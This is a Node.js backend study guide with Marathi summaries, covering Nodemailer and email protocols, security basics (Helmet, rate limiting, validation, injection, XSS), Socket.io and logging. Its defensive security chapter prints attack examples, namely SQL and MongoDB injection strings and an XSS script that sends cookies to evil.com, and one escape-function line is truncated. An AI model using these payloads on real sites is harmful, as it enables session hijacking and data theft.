


Figure 30.1: Path of an email sent from Node.js

मराठी सारांश:

- Node.js मधून Email पाठवण्यासाठी nodemailer package वापरतात.
- यासाठी पहिल्यांदा SMTP सर्वर ची माहिती देऊन createTransport बनवावा लागतो, आणि मग sendMail function वापरून आपण मेसेज पाठवू शकतो.
- प्रॅक्टिससाठी आपण Ethereum Email सारखा फेक SMTP वापरतो. Production मध्ये Gmail, SendGrid, Amazon SES.
- **Step 1 (Transporter):** SMTP connection: host, port (587 / 465), auth (user, pass).
- **Step 2 (Mail options):** from, to, subject, text (साधा), html (design केलेला).
- **Step 3:** await transporter.sendMail(options). Result मध्ये messageId मिळतो.
- **Security:** SMTP user / password नेहमी .env मध्ये ठेवा, code मध्ये नाही.
- **उपयोग:** welcome email, OTP, password reset link, order confirmation.

Q. What is SMTP, POP3, and IMAP?

Concept:

- These are the three standard **email protocols**: rules for how mail programs and mail servers talk.
- **SMTP** is for **sending** mail. **POP3** and **IMAP** are for **reading** mail from a mailbox.
- Nodemailer only uses SMTP (or an API transport), because a backend usually only sends mail.

मराठी सारांश (SMTP / POP3 / IMAP):

- **SMTP** = email पाठवणे. **POP3** = email download करून server वरून काढणे. **IMAP** = server वर ठेवून सगळ्या devices वर sync.
- Nodemailer फक्त SMTP वापरतो.

- **SMTP (Simple Mail Transfer Protocol):** Used to **send** emails across the internet.

- It only relays and delivers emails to the recipient's mail server. It does NOT fetch emails.
- **POP3 (Post Office Protocol 3):** Used for **receiving** emails.
 - It downloads the email to your local device and typically removes it from the server. Best for single-device access.
- **IMAP (Internet Message Access Protocol):** Used for **receiving** emails.
 - It stores emails on the server and synchronizes them across multiple devices (phone, laptop, etc.).

Protocol	Job	Common ports	Mail stays on server?
SMTP	Send	587 (STARTTLS), 465 (SSL), 25	–
POP3	Receive (download)	995 (SSL), 110	Usually no
IMAP	Receive (sync)	993 (SSL), 143	Yes

Q. What is a pool in Nodemailer?

Concept:

- A **connection pool** is a set of already-open SMTP connections that are **reused** for many emails.
- It saves the cost of a new TCP + TLS handshake and login for every message.

- By default, Nodemailer creates a new connection to the SMTP server for each message, which can be slow for bulk emails.
- With `pool: true`, Nodemailer keeps a pool of reusable SMTP connections open.
- If a connection is free, it reuses it instead of making a new one. This results in faster bulk email sending.

```
const transporter = nodemailer.createTransport({
  host: 'smtp.gmail.com', port: 465, secure: true,
  auth: { user: process.env.SMTP_USER, pass: process.env.SMTP_PASS },
  pool: true,                // reuse connections
  maxConnections: 5,        // at most 5 open at once
  maxMessages: 100          // recycle a connection after 100 mails
});
await Promise.all(users.map(u => transporter.sendMail({ to: u.email, subject: 'Hi', text: 'News' })));
transporter.close();        // close the pool when done
```

मराठी सारांश (Nodemailer & SMTP):

- **Nodemailer:** Node.js मधून Email पाठवण्यासाठी वापरला जाणारा package.

- **SMTP:** Email पाठवणारा Protocol (पोस्टमैन सारखा).
- **IMAP/POP3:** Email प्राप्त करणारे (Receive) Protocols. IMAP सर्व devices वर email sync करतो.
- **Pool:** एकाच वेळी अनेक emails पाठवताना connection वाचवण्यासाठी (Reuse) वापरला जातो, ज्यामुळे speed वाढते.

Interview Questions (Detailed)

Q1. What protocol is used to send emails in Node.js?

- SMTP (Simple Mail Transfer Protocol) is used. Nodemailer acts as a client that connects to an SMTP server to deliver the mail.

Q2. Can I use my personal Gmail account to send emails via Nodemailer?

- Yes, you can configure the Gmail SMTP host (`smtp.gmail.com`).
- However, you cannot use your normal password. You must enable 2-Factor Authentication on your Google Account and generate an **"App Password"** to use in the `auth.pass` field.

मराठी सारांश (Interview):

- **Interview मध्ये विचारतात:** "Gmail वापरून ईमेल कसा पाठवायचा?".
- **उत्तर:** Gmail चे SMTP वापरता येते, पण सुरक्षेसाठी आपला नेहमीचा पासवर्ड न वापरता, गुगल सेटिंग्ज मधून "App Password" तयार करून तो Nodemailer मध्ये वापरावा लागतो.

Quick Revision Summary

Concept / Method	Description
nodemailer	The npm package used for sending emails.
SMTP	The underlying protocol (Simple Mail Transfer Protocol) used to send emails.
createTransport()	Configures the server host, port, and authentication credentials.
sendMail()	Executes the sending of the email with defined sender, receiver, and content.

SECTION 11: SECURITY, REAL-TIME & PRODUCTION HEALTH

Chapter 31: Security Basics (Helmet, Rate Limiting, Validation, XSS, Injection)

Q. Why is Security Important in a Node.js Backend?

Concept:


- **Backend security** is the set of practices that protect a server, its data and its users from unauthorized access, data theft and service disruption.
- A backend is open to the whole internet. Attackers send **fake, malformed or malicious requests** to steal data, take over accounts or bring the server down.
- Security is about **layers** (defence in depth): secure headers, request limits, input validation, safe database queries, safe output, secure cookies/tokens, HTTPS, and up-to-date packages.
- **Golden rule: never trust client input:** req.body, req.query, req.params, headers, cookies and uploaded files can all be faked.
- **Simple example:** a bank branch has a guard at the door (rate limit), checks ID (validation), uses locked counters (headers) and CCTV (logging). One lock alone isn't enough.

मराठी सारांश (Security का महत्वाची):

- Backend पूर्ण internet ला उघडा असतो. Attackers data चोरणे, accounts घेणे, server बंद पाडणे यासाठी प्रयत्न करतात.
- एकच उपाय पुरेसा नाही. अनेक layers (defence in depth) लागतात.
- **Golden rule:** client कडून आलेल्या कशावरही विश्वास ठेवू नका.

Common Attacks (Quick Map):

- **Injection (SQL / NoSQL):** attacker puts query code inside input to read or change your database.
- **XSS (Cross-Site Scripting):** attacker stores a <script> in your data; it runs in other users' browsers and steals cookies/tokens.
- **CSRF (Cross-Site Request Forgery):** a malicious site makes the user's browser send a request to your site using their cookies.
- **Brute force / DoS:** thousands of login attempts or requests to guess passwords or overload the server.
- **Sensitive data exposure:** leaking stack traces, secrets in code, plain-text passwords.
- **Vulnerable dependencies:** old npm packages with known security holes.



Defence in depth: each layer stops what the previous one missed

Figure 31.1: Layers of security a request passes through

Q. What is Helmet? (Secure HTTP Headers)

Concept:

- `helmet` is an Express middleware that sets **security-related HTTP response headers** with one line.
- These headers tell the browser to block common attacks (clickjacking, MIME sniffing, some XSS) and force HTTPS.
- It also removes the `X-Powered-By`: Express header, so attackers don't learn what you're running.
- **Simple example:** safety stickers on a building's doors: "No entry without ID", "Fire exit only". The browser reads and obeys them.

मराठी सारांश (Helmet):

- `app.use(helmet())` एका line मध्ये ~15 security headers लावतो.
- CSP (XSS), HSTS (HTTPS सक्ती), X-Frame-Options (clickjacking), nosniff.
- X-Powered-By: Express header लपवतो.

Code Example: Using Helmet

```
// npm install helmet
const express = require('express');
const helmet = require('helmet');
const app = express();

app.use(helmet()); // ✅ adds ~15 security headers, removes X-Powered-By

// Optional: customise one header (Content-Security-Policy)
app.use(helmet.contentSecurityPolicy({
```



```

directives: {
  defaultSrc: ['"self"'], // load content only from our site
  scriptSrc: ['"self"', 'https://cdn.jsdelivr.net'],
  imgSrc: ['"self"', 'data:']
}
}));

```

Important Headers Helmet Sets:

- **Content-Security-Policy:** which sources scripts/styles/images may load from (strong XSS defence).
- **Strict-Transport-Security:** force HTTPS for future visits.
- **X-Frame-Options / frame-ancestors:** stop your site being embedded in an iframe (clickjacking).
- **X-Content-Type-Options: nosniff:** stop the browser guessing file types.
- **Referrer-Policy:** limit what URL info is sent to other sites.

Q. What is Rate Limiting?

Concept:

- **Rate limiting** caps how many requests one client (usually one IP) can make in a time window, e.g. **100 requests per 15 minutes**.
- Extra requests get 429 Too Many Requests.
- It protects against **brute-force login attempts**, spam, scraping and simple **DoS** attacks.
- Use a **stricter limit** on sensitive routes like /login, /register, /forgot-password, /otp.
- **Simple example:** an ATM that blocks the card after 3 wrong PIN attempts.

मराठी सारांश (Rate Limiting):

- एका IP ला ठराविक वेळेत ठराविक requests (उदा. 15 मिनिटांत 100). जास्त झाल्यास **429**.
- Login / OTP routes वर कडक मर्यादा (उदा. 5) → brute force संरक्षण.
- अनेक servers असतील तर Redis store वापरा.

Code Example: express-rate-limit

```

// npm install express-rate-limit
const rateLimit = require('express-rate-limit');

// General limit for all /api routes
const apiLimiter = rateLimit({
  windowMs: 15 * 60 * 1000, // 15 minutes
  limit: 100, // max 100 requests per IP per window
  standardHeaders: 'draft-7', // send RateLimit-* headers
  legacyHeaders: false,
  message: { error: 'Too many requests, please try again later.' }
});

```

```
app.use('/api', apiLimiter);

// Strict limit for login (brute-force protection)
const loginLimiter = rateLimit({ windowMs: 15 * 60 * 1000, limit: 5 });
app.post('/api/login', loginLimiter, loginHandler);

// Behind Nginx / a load balancer, so req.ip is the real client IP:
app.set('trust proxy', 1);
```

- **windowMs:** Length of the time window in milliseconds.
- **limit** (older versions: `max`): Allowed requests per client per window.
- **message:** Body sent with the 429 response.
- **store:** Default is in memory (per process). With several servers or PM2 cluster, use a shared store like Redis (`rate-limit-redis`) so the limit is global.

Q. What is a DoS / DDoS attack?

Concept:

- **DoS (Denial of Service):** one machine floods the server with requests so it cannot serve real users.
- **DDoS (Distributed Denial of Service):** the attacker uses thousands of compromised computers (a **botnet**) to send massive fake traffic at the same time.
- **Impact:** the server becomes extremely slow, eventually crashes, and stops responding to real users.
- **Prevention:**
 - Rate limiting at app level (`express-rate-limit`) stops a single IP.
 - A real DDoS must be stopped **before** it reaches Node.js, using services like Cloudflare, AWS Shield or an Nginx limit.
 - Body size limits and timeouts stop slow or huge requests.

मराठी सारांश (DoS / DDoS):

- **DDoS Attack:** यामध्ये Hacker हजारो खोट्या requests (botnet मधून) पाठवून server ला गर्दीत अडकवतो.
- यामुळे server खूप slow होतो किंवा crash होऊन खऱ्या users ला service मिळत नाही.
- **उपाय:** rate limiting, Cloudflare सारखी services, body size limit.

Q. What is Input Validation? (Joi / Zod / express-validator)

Concept:

- **Validation** checks that incoming data has the **right shape, types and values** before you use it: required fields, string vs number, email format, min/max length, allowed values.
- **Sanitization** cleans data: trims spaces, lower-cases emails, strips HTML.

- Validate at the **edge** (in a middleware, before the controller), and return 400 with clear messages.
- Only pick the fields you expect. Never pass `req.body` straight into the database (an attacker could add `"role": "admin"` — this is called **mass assignment**).
- **Popular libraries:** `zod` (TypeScript-friendly), `joi`, `express-validator`.
- **Simple example:** a form clerk who rejects an application with a missing photo or an invalid date of birth before it goes into the system.

मराठी सारांश (Input Validation):

- Data चा प्रकार, format, मर्यादा तपासणे. चुकीचे असल्यास 400.
- Sanitization = trim, lowercase, HTML काढणे.
- फक्त अपेक्षित fields घ्या (mass assignment टाळा). `Zod` / `Joi` / `express-validator`.

Code Example: Validation Middleware with Zod

```
// npm install zod
const { z } = require('zod');

const registerSchema = z.object({
  name:      z.string().trim().min(2).max(50),
  email:     z.string().trim().toLowerCase().email(),
  password:  z.string().min(8, 'Password must be at least 8 characters'),
  age:       z.coerce.number().int().min(13).optional() // "25" → 25
});

// Reusable middleware
const validate = (schema) => (req, res, next) => {
  const result = schema.safeParse(req.body);
  if (!result.success) {
    return res.status(400).json({ errors: result.error.flatten().fieldErrors });
  }
  req.body = result.data; // ✅ only clean, known fields (blocks mass assignment)
  next();
};

app.post('/api/register', validate(registerSchema), registerHandler);
```

- **`z.object({...})`:** Describes the expected object. Unknown keys are **dropped** by default.
- **`.min()` / `.max()` / `.email()` / `.int()`:** Rules for each field. **`.optional()`:** Field may be missing.
- **`z.coerce.number()`:** Converts strings (from query/forms) into numbers.
- **`schema.safeParse(data)`:** Returns `{ success, data }` OR `{ success: false, error }` instead of throwing.

Alternative: Data Validation with Joi

Q. How to validate server-side data?

Concept:

- In Node.js, **Joi** is a powerful data validation library used to ensure that the data (like API request payloads, query parameters, or user inputs) matches the expected format before processing it.
- It is widely used with frameworks like Express.js for validating request bodies on the server-side, ensuring data integrity and security.
- You describe the data once as a **schema** (`Joi.object({...})`), then call `schema.validate(data)` on every request.
- Server-side validation is **mandatory** even if the frontend validates, because a client can bypass the browser (Postman, curl).
- Install: `npm install joi`.

What Joi Does:

- Validates object schemas (e.g., JSON data coming from clients).
- Ensures input matches types (string, number, array, boolean, etc.).
- Enforces rules (e.g., min/max length, regex patterns, required fields).
- Provides detailed error messages when validation fails.
- Prevents malicious data, SQL injection, XSS, and malformed requests from crashing your API.

Code Example: Joi Basic Features

```
const Joi = require('joi');

const schema = Joi.object({
  username: Joi.string().min(3).max(30).required(),
  password: Joi.string().pattern(new RegExp('^[a-zA-Z0-9]{3,30}$')),
  age: Joi.number().integer().min(18).default(18),
  email: Joi.string().email({ minDomainSegments: 2 })
});

// Reusable Express middleware
const validate = (schema) => (req, res, next) => {
  const { error, value } = schema.validate(req.body, { abortEarly: false, stripUnknown: true });
  if (error) return res.status(400).json({ errors: error.details.map(d => d.message) });
  req.body = value;          // cleaned data (defaults applied, unknown keys removed)
  next();
};

app.post('/api/register', validate(schema), registerHandler);
```

Syntax: `schema.validate(value, [options])`

- **value**: the data to check (usually `req.body`).

- **abortEarly** (default `true`): stop at the first error. Set it to `false` to collect all errors.
- **stripUnknown** (default `false`): remove keys not in the schema (blocks mass assignment).
- **Returns**: { `error`, `value` }. `error` is undefined when the data is valid.
- **Joi vs Zod**: Joi is older and JS-first. Zod is TypeScript-first and infers types from the schema.

मराठी सारांश (Joi Validation):

- **Joi म्हणजे काय?** हा एक Node.js library आहे, जो Server कडे येणाऱ्या Data ची पडताळणी (Validation) करण्यासाठी वापरला जातो.
- **का वापरतात?** Client कडून येणारा Data योग्य format मध्ये आहे की नाही हे तपासण्यासाठी (उदा. age हा number च असावा, email बरोबर असावा).
- यामुळे चुकीचा किंवा धोकादायक Data Server मध्ये प्रवेश करत नाही आणि API सुरक्षित राहते.

Q. SQL / NoSQL Injection and How to Prevent It

Concept:

- **Injection** happens when user input is placed **directly into a database query**, so the input is treated as **code** instead of data.
- **SQL injection**: input like ' OR '1'='1 turns a login query into "match any user".
- **NoSQL injection (MongoDB)**: input like { "\$gt": "" } turns { password: input } into "password greater than empty", which matches every user.
- **Fix**: never build queries by string concatenation; use **parameterized queries** / ORM methods; validate types (a password must be a **string**, not an object).
- **Simple example**: a form that asks "Your name?" and someone writes "Ramesh — and also give me everyone's salary". Injection is the system obeying the second part.

मराठी सारांश (Injection):

- User input थेट query मध्ये जोडल्यास तो code म्हणून चालतो.
- SQL: ' OR '1'='1. MongoDB: { "\$gt": "" }.
- उपाय: parameterized queries (?), input चा type तपासा, sanitizeFilter.

Code Example: ❌ Vulnerable vs ✅ Safe

```
// ——— SQL (mysql2) ———
// ❌ String concatenation → SQL injection
const sql = `SELECT * FROM users WHERE email = '${req.body.email}'`;

// ✅ Parameterized query: input is always treated as DATA
const [rows] = await db.execute('SELECT * FROM users WHERE email = ?', [req.body.email]);

// ——— MongoDB (mongoose) ———
```

```
// Attacker sends: { "email": "admin@site.com", "password": { "$gt": "" } }
// ❌ Object goes straight into the query → matches any password
const user = await User.findOne({ email: req.body.email, password: req.body.password });

// ✅ Validate types first (zod: password must be a string), and compare hashes
if (typeof req.body.password !== 'string') return res.status(400).json({ error: 'Invalid input' });
const found = await User.findOne({ email: String(req.body.email) });
const ok = found && await bcrypt.compare(req.body.password, found.passwordHash);

// Mongoose extra safety: reject "$" operators in query filters
mongoose.set('sanitizeFilter', true);
```

Q. What is XSS (Cross-Site Scripting) and How to Prevent It?

Concept:

- **XSS** happens when an attacker manages to put their own **JavaScript** into a page that other users view.
- Example: a comment saved as `<script>fetch('https://evil.com?c='+document.cookie)</script>`. Every visitor's browser runs it and sends their cookies to the attacker.
- **Impact:** the attacker can steal cookies, hijack session tokens, redirect users to fake forms and modify the page content.
- **Types:** **Stored** (saved in your DB, e.g. comments), **Reflected** (in a URL parameter echoed back), **DOM-based** (frontend JS writes unsafe data into the page).
- **Simple example:** someone writes a fake instruction on a public notice board, and everyone who reads it follows it.

मराठी सारांश (XSS):

- Attacker चा JavaScript इतर users च्या browser मध्ये चालतो आणि cookies / tokens चोरतो.
- प्रकार: Stored, Reflected, DOM-based.
- उपाय: output escape करा, innerHTML टाळा, CSP header, httpOnly cookies, HTML sanitize करा.

How to Prevent XSS:

- **Escape output:** template engines escape by default: Handlebars `{{name}}`, EJS `<%= name %>`. Avoid raw output (`{{{ }}`, `<%- %>`) for user data.
- **Frontend:** use `textContent`, NOT `innerHTML`, for user data. React escapes by default (avoid `dangerouslySetInnerHTML`).
- **If you must allow some HTML** (rich text), sanitize it with a library like `sanitize-html` OR `DOMPurify`.
- **Content-Security-Policy** header (Helmet) blocks inline/unknown scripts.
- **httpOnly cookies** so even if XSS happens, the script can't read the session/JWT cookie.
- Validate input (e.g. a name shouldn't contain `<` or `>`).

Code Example: ❌ Vulnerable vs ✅ Safe output

```
// comment saved by attacker: <script>fetch('https://evil.com?c='+document.cookie)</script>

// ❌ raw HTML → script runs in every visitor's browser
app.get('/c', (req, res) => res.send(`<p>${comment}</p>`));

// ✅ escape before inserting into HTML
const escape = (s) => s.replace(/[<>"]'/g, c => ({ '&': '&amp;', '<': '&lt;', '>': '&gt;', '"': '&quot;', "'": '&apos;'
app.get('/c', (req, res) => res.send(`<p>${escape(comment)}</p>`));

// ✅ templates escape automatically: {{comment}} (hbs)   <%= comment %> (ejs)
// ✅ allow some HTML safely: const clean = require('sanitize-html')(comment);
```

Q. Other Essential Security Practices (Checklist)

- **CSRF:** with cookie-based auth, use `sameSite: 'lax'/'strict'` cookies and, for forms, a CSRF token. (APIs using `Authorization: Bearer` headers are not affected by CSRF.)
- **Passwords:** hash with `bcrypt/argon2`; never store or log plain text.
- **Secrets:** keep keys and DB passwords in `.env`; never commit them; rotate them if leaked.
- **HTTPS everywhere** in production; secure cookies.
- **Error messages:** don't send stack traces or internal details to clients.
- **Request size limits:** `express.json({ limit: '10kb' })` to stop huge payloads.
- **Dependencies:** run `npm audit`, update regularly, avoid unmaintained packages.
- **CORS:** allow only your real frontend origins, not `*`, for authenticated APIs.
- **Least privilege:** the DB user should have only the permissions the app needs; don't run Node as root.
- **Logging & monitoring:** log failed logins and unusual activity (Chapter 33).

Code Example: A Secure Express Setup (All Together)

```
const app = express();
app.set('trust proxy', 1);
app.use(helmet()); // secure headers
app.use(cors({ origin: ['https://myapp.com'], credentials: true }));
app.use(express.json({ limit: '10kb' })); // body size limit
app.use('/api', rateLimit({ windowMs: 15 * 60 * 1000, limit: 100 }));

app.post('/api/register', validate(registerSchema), registerHandler); // validation
app.use(errorHandler); // no stack traces to clients
```

मराठी सारांश (Security Basics):

- **Golden rule:** client कडून आलेल्या कोणत्याही गोष्टीवर (body, query, params, headers, cookies, files) विश्वास ठेवू नका.

- **Helmet:** एका line मध्ये security headers (CSP, HTTPS सक्ती, clickjacking संरक्षण, nosniff) लावतो आणि x-Powered-By लपवतो.
- **Rate limiting:** एका IP ला ठराविक वेळेत मर्यादित requests (उदा. 15 मिनिटांत 100). जास्त झाल्यास 429. Login साठी कडक मर्यादा (उदा. 5). Brute force आणि DoS पासून संरक्षण.
- **Validation (Zod / Joi):** data चा प्रकार, format, मर्यादा तपासा. चुकीचे असल्यास 400. फक्त अपेक्षित fields घ्या, req.body थेट DB मध्ये टाकू नका (mass assignment, उदा. role: admin).
- **Injection:** user input थेट query मध्ये जोडल्यास ते code म्हणून चालते. SQL मध्ये ' OR '1'='1, MongoDB मध्ये { "\$gt": "" }. उपाय: parameterized queries (?), types validate करा, sanitizeFilter.
- **XSS:** attacker चा <script> दुसऱ्या users च्या browser मध्ये चालतो आणि cookies चोरतो. उपाय: output escape करा ({{name}}), innerHTML टाळा, CSP header, httpOnly cookies, HTML sanitize करा.
- **CSRF:** दुसरी site user च्या cookies वापरून request पाठवते. उपाय: sameSite cookies, CSRF token.
- **इतर:** bcrypt passwords, secrets .env मध्ये, HTTPS, stack trace लपवा, body size limit, npm audit, CORS मर्यादित origins.
- **उदाहरण:** बँक. दारावर guard (rate limit), ओळखपत्र तपासणी (validation), लॉक केलेले counter (headers), CCTV (logging). एकच कुलूप पुरेसे नसते.

Interview Questions (Detailed)

Q. What is defence in depth?

- Using several independent security layers (headers, rate limit, validation, auth, safe queries, escaping).
- If one layer fails, the others still protect the app.

Q. How is XSS different from CSRF?

- **XSS:** attacker's script runs **inside your site** and can read data.
- **CSRF:** another site makes the user's browser **send a request** to your site with their cookies. It cannot read the response.
- XSS fix: escape output and use CSP. CSRF fix: sameSite cookies and CSRF tokens.

Q. What is mass assignment?

- Saving req.body directly, so an attacker can set fields like role: "admin" Or isVerified: true.
- Fix it by picking known fields only (Zod strips unknown keys, Joi uses stripUnknown).

Q. Is rate limiting enough to stop DDoS?

- No. A DDoS comes from thousands of IPs, and the traffic still reaches your server.
- Use network-level protection (Cloudflare, AWS Shield) in front of the app.

Q. Why remove the X-Powered-By header?

- It reveals the server uses Express, which helps attackers pick known exploits.
- Helmet removes it, or use `app.disable('x-powered-by')`.

Chapter 32: WebSockets & Socket.io (Real-Time Communication)

Q. What are WebSockets? (HTTP vs WebSocket)

Concept:

- **HTTP** is **request-response**: the client asks, the server answers, the exchange ends. The server can't send data on its own.
- **WebSocket** is a protocol that keeps **one connection open** between client and server, so **both sides can send messages at any time** (full-duplex, real-time).
- It starts as a normal HTTP request with an `Upgrade: websocket` header; the server replies `101 Switching Protocols`, and the connection stays open.
- **Used for**: chat apps, live notifications, multiplayer games, live scores/stock prices, collaborative editors, live delivery tracking.
- **Simple example**: HTTP is like sending letters (send, wait for a reply, done). WebSocket is like a phone call: once connected, both people can talk anytime.

मराठी सारांश (WebSockets):

- WebSocket = client आणि server मध्ये एकच कायम उघडे, दोन्ही दिशांचे connection.
- HTTP मध्ये client विचारतो तेव्हाच server उत्तर देतो. WebSocket मध्ये server स्वतःहून data पाठवू शकतो.
- उपयोग: chat, live notifications, live scores, multiplayer games.


Point	HTTP	WebSocket
Connection	New request each time (short-lived)	One long-lived connection
Direction	Client → server only (server replies)	Both ways, anytime (full-duplex)
Server push	✗ Not possible (needs polling)	✓ Server can send anytime
Overhead	Headers on every request	Small frames after the handshake
URL	<code>http://</code> / <code>https://</code>	<code>ws://</code> / <code>wss://</code>
Best for	REST APIs, pages, files	Chat, live updates, games

Q. What is Socket.io?

Concept:

- **Socket.io** is a popular library (server + browser client) for **real-time, event-based** communication, built on top of WebSockets.
- It adds features that raw WebSockets don't have:
 - **Events:** send named events with data: `socket.emit('chat', msg)` / `socket.on('chat', ...)` (same idea as EventEmitter).
 - **Auto-reconnect** if the connection drops.
 - **Fallback** to HTTP long-polling when WebSockets are blocked.
 - **Rooms** (groups like "chat-room-5") and **broadcasting** to many clients.
 - **Acknowledgements** (callbacks to confirm a message was received).
- ⚠ A Socket.io client can only talk to a Socket.io server (it is not a plain WebSocket).

Diagram: Socket.io Chat – Emit and Broadcast



Code Example: Real-Time Chat (Server: server.js)

```
// npm install express socket.io
const express = require('express');
const http = require('http');
const { Server } = require('socket.io');

const app = express();
const server = http.createServer(app); // Socket.io needs the raw http server
const io = new Server(server, {
  cors: { origin: 'http://localhost:5173' } // allow your frontend
});

io.on('connection', (socket) => { // runs for EACH connected client
  console.log('User connected:', socket.id);

  // receive an event from this client
```

```

socket.on('chat', (msg) => {
  io.emit('chat', { from: socket.id, msg });          // send to EVERYONE
});

// rooms: join a group
socket.on('joinRoom', (room) => {
  socket.join(room);
  socket.to(room).emit('notice', `${socket.id} joined ${room}`); // others in room
});

// acknowledgement: confirm delivery
socket.on('privateMsg', (data, ack) => {
  io.to(data.toSocketId).emit('privateMsg', data.text);
  ack({ status: 'delivered' });
});

socket.on('disconnect', (reason) => console.log('User left:', socket.id, reason));
});

server.listen(3000, () => console.log('Chat server on :3000')); // NOT app.listen

```

Code Example: Browser Client

```

// npm install socket.io-client (or the <script> served by the server)
import { io } from 'socket.io-client';
const socket = io('http://localhost:3000');

socket.on('connect', () => console.log('Connected as', socket.id));
socket.emit('chat', 'Hello everyone!'); // send
socket.on('chat', ({ from, msg }) => console.log(from, msg)); // receive
socket.emit('joinRoom', 'room-5');
socket.emit('privateMsg', { toSocketId: 'abc', text: 'Hi' }, (res) => console.log(res.status));

```

Emit Cheat-Sheet (Server):

- `socket.emit(event, data)` → only **this** client.
- `io.emit(event, data)` → **all** connected clients.
- `socket.broadcast.emit(event, data)` → everyone **except** the sender.
- `io.to(room).emit(...)` → everyone in a room (or one socket by its id).
- `socket.to(room).emit(...)` → everyone in the room except the sender.
- `socket.join(room)` / `socket.leave(room)` → enter / leave a room.
- **Built-in events:** 'connection' (server), 'connect' / 'disconnect' (both sides).
- **Scaling:** with several servers / PM2 cluster, use the Redis adapter (`@socket.io/redis-adapter`) and sticky sessions so broadcasts reach everyone.
- **Auth:** send a token on connect (`io(url, { auth: { token } })`) and verify it in `io.use((socket, next) => ...)` middleware.

मराठी सारांश (WebSockets आणि Socket.io):

- **HTTP:** client विचारतो, server उत्तर देतो, संपले. Server स्वतःहून data पाठवू शकत नाही.
- **WebSocket:** एकच connection उघडे राहते. Client आणि server दोघेही कधीही message पाठवू शकतात (real-time, full-duplex). `ws://` / `wss://`.
- **उपयोग:** chat, live notifications, games, live score, delivery tracking.
- **Socket.io:** WebSocket वर बनलेली library. Events (emit / on), आपोआप reconnect, fallback, rooms, broadcast, acknowledgements देते.
- **Setup:** `http.createServer(app) → new Server(server) → io.on('connection', socket => ...) → server.listen()` (`app.listen` नाही).
- **Emit:** `socket.emit` = फक्त हा client. `io.emit` = सगळे. `socket.broadcast.emit` = पाठवणारा सोडून सगळे. `io.to(room) = room` मधले.
- **Rooms:** `socket.join('room-5')`. Group chat साठी.
- अनेक servers असल्यास Redis adapter लागतो. Connect करताना token ने auth करा.
- **उदाहरण:** HTTP = पत्र पाठवणे (पाठवा, उत्तराची वाट, संपले). WebSocket = phone call (एकदा जोडले की दोघेही कधीही बोलू शकतात).

Interview Questions (Detailed)

Q. HTTP polling vs WebSocket?

- Polling repeatedly asks the server for updates, which wastes requests.
- A WebSocket keeps one open, two-way connection, so the server pushes instantly.

Q. Is Socket.io the same as WebSocket?

- No. Socket.io is a library that uses WebSocket with an HTTP long-polling fallback.
- It adds rooms, auto-reconnect and acknowledgements.
- A plain WebSocket client cannot talk to a Socket.io server.

Q. How do you scale Socket.io across multiple servers?

- Use the Redis adapter (`@socket.io/redis-adapter`) so events reach all servers.
- Enable sticky sessions on the load balancer.

Q. io.emit vs socket.emit vs socket.broadcast.emit?

- `io.emit`: to everyone.
- `socket.emit`: only to that client.
- `socket.broadcast.emit`: to everyone except the sender.

Chapter 33: Logging in Node.js (console, morgan, winston, pino)

Q. What is Logging and Why is it Needed?

Concept:

- **Logging** means recording what happens in your app (requests, errors, important actions) so you can **debug, monitor and audit** it later.
- In production you can't attach a debugger or watch the console; logs are often the **only way** to find out what went wrong.
- **Why it matters:**
 - **Debugging:** understand what's happening inside the application.
 - **Troubleshooting:** diagnose issues in production environments.
 - **Monitoring:** track application health and performance.
